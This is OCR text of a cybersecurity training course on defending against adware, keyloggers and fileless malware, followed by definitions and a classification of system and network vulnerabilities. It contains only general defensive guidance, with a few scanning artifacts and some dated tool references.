
1. Always use whitelisted, trusted, and **authorized websites** for downloading software
2. **Read the EULA** (End-user license agreement) before installing any program
3. Avoid installing programs through the "**express method**" or "recommended method"
4. Install **trusted anti-virus**, anti-adware, or ad-blocker software
5. Be vigilant towards **social engineering techniques** and phishing attacks

PUAs/Adware Countermeasures

Some common countermeasures against PUAs/adware are as follows.

- Always use whitelisted, trusted, and authorized software vendors and websites for downloading software.
- Always read the end-user license agreement (EULA) and any other terms and conditions before installing any program.
- Always turn on the option to detect PUAs in the OS or antivirus software.
- Regularly update the OS and antivirus software to detect and patch the latest PUAs.
- Uncheck unnecessary options while performing software setup to prevent the automatic installation of PUAs.
- Avoid installing programs through the "express method" or "recommended method" and instead choose custom installation.
- Be vigilant towards social engineering techniques and phishing attacks to avert the download of PUAs.
- Install trusted antivirus, anti-adware, or ad-blocker software to detect and block adware and other malicious programs.
- Use paid software versions and avoid downloading freeware and other shareware programs provided by third-party vendors.
- Employ a firewall to filter data transmission and to send only authorized and trusted content.
- Carefully examine URLs and email addresses, and avoid clicking on suspicious links.

- Take time to research and read online reviews before downloading any software or plug-in.
- Attempt to search for the software in a search engine, instead of clicking on ads redirecting to software download.



Keylogger Countermeasures

❑ Use **pop-up blockers** and avoid opening **junk emails**

❑ Install **anti-spyware**/**antivirus** programs and keep the signatures up to date

❑ Install professional **firewall software** and **anti-keylogging software**

❑ Use **keystroke interference software**, which inserts randomized characters into every keystroke


❑ Use the **Windows on-screen keyboard** accessibility utility to enter a password

Keylogger Countermeasures

Different countermeasures to defend against keyloggers are listed as follows:

- Use pop-up blockers and avoid opening junk emails.
- Install anti-spyware/antivirus programs and keep the signatures up to date.
- Install professional firewall software and anti-keylogging software.
- Recognize phishing emails and delete them.
- Regularly update and patch system software.
- Do not click on links in unsolicited or dubious emails that may direct you to malicious sites.
- Use keystroke interference software that insert randomized characters into every keystroke.
- Antivirus and anti-spyware software can detect any installed software, but it is better to detect these programs before installation. Scan the files thoroughly before installing them onto the computer and use a registry editor or process explorer to check for keystroke loggers.
- Use the Windows on-screen keyboard accessibility utility to enter a password or any other confidential information. Use your mouse to enter any information such as passwords and credit card numbers into the fields, by using your mouse instead of typing the passwords with the keyboard. This will ensure that your information is confidential.

- Use an automatic form-filling password manager or a virtual keyboard to enter usernames and passwords, as this will avoid exposure through keyloggers. This automatic form-filling password manager will remove the need to type your personal, financial, or confidential details such as credit card numbers and passwords via the keyboard.
- Keep your hardware systems secure in a locked environment and frequently check the keyboard cables for attached connectors, USB port, and computer games such as the PS2 that may have been used to install keylogger software.
- Use software that frequently scan and monitor changes in your system or network.
- Install a host-based IDS, which can monitor your system and disable the installation of keyloggers.
- Use one-time password (OTP) or other authentication mechanisms such as two-step or multi-step verification to authenticate users.
- Enable application whitelisting to block downloading or installing of unwanted software such as keyloggers.
- Use VPN to enable an additional layer of protection through encryption.
- Use process-monitoring tools to detect suspicious processes and system activities.
- Regularly patch and update software and the OS.



Fileless Malware Countermeasures

1 Remove all the administrative tools and restrict access through **Windows Group Policy** or Windows AppLocker

2 **Disable PowerShell** and WMI when not in use

3 **Disable PDF readers** to automatically run JavaScript

4 **Run periodic AV scans** to detect infections and keep AV updated

5 **Disable Flash** in the browser settings


MALWARE ALER

Fileless Malware Countermeasures

Some countermeasures against fileless malware attacks are as follows:

- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker
- Disable PowerShell and WMI when not in use
- Disable macros and use only digitally signed trusted macros
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on your systems
- Never enable macros in MS Office documents
- Disable PDF readers to run JavaScript automatically
- Disable Flash in the browser settings
- Implement two-factor authentication to access critical systems or resources connected to the network
- Implement multi-layer security to detect and defend against memory-resident malware
- Use User Behavior Analytics (UBA) solutions to detect threats hidden within your data
- Ensure the ability to detect system tools such as PowerShell and WMIC, and whitelisted application scripts against malicious attacks
- Run periodic antivirus scans to detect infections and keep the antivirus program updated
- Install browser protection tools and disable automatic plugin downloads

- Schedule regular security checks for applications and regularly patch the applications
- Regularly update the OS with the latest security patches
- Examine all the running programs for any malicious or new signatures and heuristics
- Enable endpoint security with active monitoring to protect networks when accessed remotely
- Examine the indicators of compromise on the system and the network
- Regularly check the security logs especially when excessive amounts of data leave the network
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's usual behavior patterns compared with the baselines
- Use next-generation antivirus (NGAV) software that employs advanced technology such as ML (machine learning) and AI (artificial intelligence) to avoid new polymorphic malware
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups
- Ensure that you use Managed Detection and Response (MDR) services that can perform threat hunting
- Ensure that you use tools such as Blackberry Cylance and Microsoft Enhanced Mitigation Experience Toolkit to combat fileless attacks
- Disable unused or unnecessary applications and service features
- Uninstall applications that are not important
- Block all the incoming network traffic or files with the .exe format



Module Flow

1 **Define Threat and Threat Sources**

2 **Define Malware and its Types**


3 **Define Vulnerabilities**

4 **Define Vulnerability Assessment**

VULNERABILIT
SCANNING

Define Vulnerabilities

In a network, there are generally two main causes for systems being vulnerable: (1) software or hardware misconfiguration and (2) poor programming practices. Attackers exploit these vulnerabilities to perform various types of attacks on organizational resources. This section describes vulnerabilities, classification of vulnerabilities, and the impact caused by these vulnerabilities.



What is Vulnerability?

☐ Refers to the existence of **weakness** in an asset that can be exploited by threat agents

Common Reasons behind the Existence of Vulnerability

1. **Hardware or software misconfiguration**
2. **Insecure or poor design of the network and application**
3. **Inherent technology weaknesses**
4. **Careless approach of end users**

What is Vulnerability?

A vulnerability refers to a weakness in the design or implementation of a system that can be exploited to compromise the security of the system. It is frequently a security loophole that enables an attacker to enter the system by bypassing user authentication.

Common Reasons for the Existence of Vulnerabilities

- **Hardware or software misconfiguration**

  The insecure configuration of the hardware or software in a network can lead to security loopholes. For example, a misconfiguration or the use of an unencrypted protocol may lead to network intrusions, resulting in the leakage of sensitive information. While a misconfiguration of hardware may allow attackers to obtain access to the network or system, a misconfiguration of software may allow attackers to obtain access to applications and data.

- **Insecure or poor design of network and application**

  An improper and insecure design of a network may make it susceptible to various threats and potential data loss. For example, if firewalls, IDS, and virtual private network (VPN) technologies are not implemented securely, they can expose the network to numerous threats.

- **Inherent technology weaknesses**


  If the hardware or software is not capable of defending the network against certain types of attacks, the network will be vulnerable to those attacks. Certain hardware, applications, or web browsers tend to be prone to attacks such as DoS or man-in-the-middle attacks. For example, systems running old versions of web browsers are prone to distributed attacks. If systems are not updated, a small Trojan attack can force the user to scan and clean the entire storage in the machine, which often leads to data loss.

- **End-user carelessness**

  End-user carelessness considerably impacts network security. Human behavior is fairly susceptible to various types of attacks and can be exploited to effect serious outcomes, including data loss and information leakage. Intruders can obtain sensitive information through various social engineering techniques. The sharing of account information or login credentials by users with potentially malicious entities can lead to the loss of data or exploitation of the information. Connecting systems to an insecure network can also lead to attacks from third parties.

- **Intentional end-user acts**

  Ex-employees who continue to have access to shared drives can misuse them by revealing the company's sensitive information. Such an act is called an intentional end-user act and can lead to heavy data and financial losses for the company.



Vulnerability Classification

1. Misconfiguration
2. Default Installations
3. Buffer Overflows
4. Unpatched Servers
5. Design Flaws
6. Operating System Flaws
7. Application Flaws
8. Open Services
9. Default Passwords
10. Zero-day/Legacy Platform vulnerabilities

Vulnerability Classification

Vulnerabilities present in a system or network are classified into the following categories:

- **Misconfiguration**

  Misconfiguration is the most common vulnerability and is mainly caused by human error, which allows attackers to gain unauthorized access to the system. It may happen intentionally or unintentionally and affects web servers, application platforms, databases, and networks.

  The following are some examples of misconfiguration:

  - An application running with debug enabled
  - Unnecessary administrative ports that are open for an application
  - Running outdated software on the system
  - Running unnecessary services on a machine
  - Outbound connections to various Internet services
  - Using misconfigured SSL certificates or default certificates
  - Improperly authenticated external systems
  - Incorrect folder permissions
  - Default accounts or passwords
  - Set up or configuration pages enabled
  - Disabling security settings and features

Attackers can easily detect these misconfigurations using scanning tools and then exploit the backend systems. Therefore, the administrators must change the default configuration of devices and optimize device security.

- **Default Installations**

  Default installations are usually user-friendly — especially when the device is being used for the first time when the primary concern is the usability of the device rather than the device's security. In some cases, infected devices may not contain any valuable information, but are connected to networks or systems that have confidential information that would result in a data breach. Failing to change the default settings while deploying the software or hardware allows the attacker to guess the settings to break into the system.

- **Buffer Overflows**

  Buffer overflows are common software vulnerabilities that happen due to coding errors that allow attackers to gain access to the target system. In a buffer overflow attack, the attackers undermine the functioning of programs and try to take control of the system by writing content beyond the allocated size of the buffer. Insufficient bounds checking in the program is the root cause. The buffer is not able to handle data beyond its limit, causing the flow of data to adjacent memory locations and overwriting their data values. Systems often crash, become unstable, or show erratic program behavior when buffer overflow occurs.

- **Unpatched Servers**

  Servers are an essential component of the infrastructure of any organization. There are several cases where organizations run unpatched and misconfigured servers that compromise the security and integrity of the data in their system. Hackers look out for these vulnerabilities in the servers and exploit them. As these unpatched servers are a hub for the attackers, they serve as an entry point into the network. This can lead to the exposure of private data, financial loss, and discontinuation of operations. Updating software regularly and maintaining systems properly by patching and fixing bugs can help in mitigating the vulnerabilities caused by unpatched servers.

- **Design Flaws**

  Vulnerabilities due to design flaws are universal to all operating devices and systems. Design vulnerabilities such as incorrect encryption or the poor validation of data refer to logical flaws in the functionality of the system that attackers exploit to bypass the detection mechanism and acquire access to a secure system.

- **Operating System Flaws**

  Due to vulnerabilities in the operating systems, applications such as trojans, worms, and viruses pose threats. These attacks use malicious code, script, or unwanted software, which results in the loss of sensitive information and control of computer operations. Timely patching of the OS, installing minimal software applications, and using applications with firewall capabilities are essential steps that an administrator must take to protect the OS from attacks.

- **Application Flaws**

  Application flaws are vulnerabilities in applications that are exploited by the attackers. Applications should be secured using the validation and authorization of the user. Flawed applications pose security threats such as data tampering and unauthorized access to configuration stores. If the applications are not secured, sensitive information may be lost or corrupted. Hence, developers must understand the anatomy of common security vulnerabilities and develop highly secure applications by providing proper user validation and authorization.

- **Open Services**

  Open ports and services may lead to the loss of data or DoS attacks and allow attackers to perform further attacks on other connected devices. Administrators must continuously check for unnecessary or insecure ports and services to reduce the risk to the network.

- **Default Passwords**


  Manufacturers provide users with default passwords to access the device during its initial set-up, which users must change for future use. When users forget to update the passwords and continue using the default passwords, they make devices and systems vulnerable to various attacks, such as brute force and dictionary attacks. Attackers exploit this vulnerability to obtain access to the system. Passwords should be kept confidential; failing to protect the confidentiality of a password allows the system to be easily compromised.

- **Zero-Day Vulnerabilities**

  Zero-day vulnerabilities are unknown vulnerabilities in software/hardware that are exposed but not yet patched. These are exploited by the attackers before being acknowledged and patched by the software developers or security analysts. Zero-day vulnerabilities are one of the major cyber threats that continuously expose vulnerable systems until they get patched.


- **Legacy Platform Vulnerabilities**

  Legacy platform vulnerabilities are exposed from old or familiar codes. However, they could cause costly data breaches for organizations. Using these outdated codes, attackers can easily discover zero-day vulnerabilities in the system or software that are not yet patched.




Examples of Network Security Vulnerabilities

Technological Vulnerabilities	Description
TCP/IP protocol vulnerabilities	☐ HTTP, FTP, ICMP, SNMP, SMTP are inherently insecure
